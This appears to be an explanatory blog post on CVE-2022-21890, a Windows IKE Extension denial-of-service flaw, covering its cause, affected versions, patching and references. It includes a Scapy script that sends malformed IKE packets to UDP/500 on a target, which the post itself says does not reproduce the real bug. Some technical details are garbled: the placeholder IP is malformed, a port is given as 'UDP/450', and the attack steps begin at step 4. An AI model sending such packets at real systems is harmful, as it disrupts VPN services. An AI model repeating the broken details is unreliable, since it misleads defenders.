---
Introduction
In early 2022, Microsoft disclosed CVE-2022-21890, a significant denial of service (DoS) vulnerability in the Windows IKE (Internet Key Exchange) Extension. This flaw could allow an attacker to crash Windows systems using specially crafted network packets. Despite its technical nature, the vulnerability can be understood with some basic knowledge of Windows networking components and security protocol operations. Below, we break down what causes the vulnerability, who’s affected, reference original sources, and showcase an example exploit scenario—all explained in straightforward language.
What is IKE and Why Does It Matter?
Internet Key Exchange (IKE) is a protocol used to set up security associations (SAs) in the IPsec protocol suite. In simpler terms, it's the technology that helps Windows computers securely set up encrypted communications—like VPNs (Virtual Private Networks).
What is CVE-2022-21890?

CVE-2022-21890 is a Windows IKE Extension Denial of Service Vulnerability. An unauthenticated, remote attacker can send specially crafted packets to a vulnerable Windows machine, causing the system process (IKEEXT or svchost.exe) to crash. This leads to a denial of service where VPN connections or other services relying on IKE/IPsec break down.
No code execution: Only DoS, not remote code execution.
- CVE Uniqueness: Distinct from CVE-2022-21843, CVE-2022-21848, CVE-2022-21883, and CVE-2022-21889.
Technical Details (How it Works)
The vulnerability exists due to improper handling of certain malformed IKEv2 packets by the Windows IKE Extension. If an attacker crafts a packet with unexpected payload values or sequence, the IKEEXT service tries to process it, hits an invalid code path, and crashes or restarts.
IKEEXT receives the packet, fails to handle it, and crashes.
4. VPN/IPsec services interrupt, possibly affecting all VPN users on the server.
### Sample Exploit Code (Python / Scapy)
*Below is a simplified Python script using Scapy to send a malformed IKEv2 Init packet to a Windows VPN server. This code is for educational purposes only and should never be used on production systems!*
from scapy.all import *
import random

# Target Windows machine IP
target_ip = '192..2.10'  # Replace with test IP

# Send malformed IKEv2 packet to UDP/500
ike_init_payload = b'\x00'*48  # improper or incomplete payload

pkt = IP(dst=target_ip)/UDP(sport=random.randint(1024,65535), dport=500)/Raw(ike_init_payload)
send(pkt, count=5)
Explanation:
This script sends several packets with an obviously broken IKE payload (48 zero bytes). A real exploit for this CVE would involve more precise crafting, matching the field misinterpretation that triggers the crash, but this illustrates the general attack vector.
Mitigation and Patching
Microsoft patched this bug in the January 2022 Patch Tuesday update.
Affected Windows Versions: Windows 7 SP1, Windows Server 2008 R2 SP1 and later, Windows 10, Windows Server 2012 and later.
Update Windows systems immediately.
- Restrict UDP/500 and UDP/450 at the network edge if you don't use IKE/IPsec/VPN features.
- Enable IPS/IDS detection on your perimeter to log abnormal IKE packet activity.
Microsoft Security Update Guide:
CVE-2022-21890 | Windows IKE Extension Denial of Service Vulnerability
Microsoft Security Blog on Patch Tuesday:
Qualys Blog Post:
Microsoft Patch Tuesday – January 2022
Conclusion
CVE-2022-21890 shows how critical Windows VPN and security services can be disrupted by a simple network-based attack. While the flaw does not allow attackers to run their own code, the ability to knock out VPN access or overload systems can cause major business disruption. Always patch promptly and monitor your external attack surface.
*This post is an original explanatory guide written exclusively for those looking to understand CVE-2022-21890 in plain English. The exploit details and code are simplified for educational use only, and all tools should be used responsibly on systems you own or have explicit permission to test.*
Timeline
Published on: 01/11/2022 21:15:00 UTC
Last modified on: 05/23/2022 17:29:00 UTC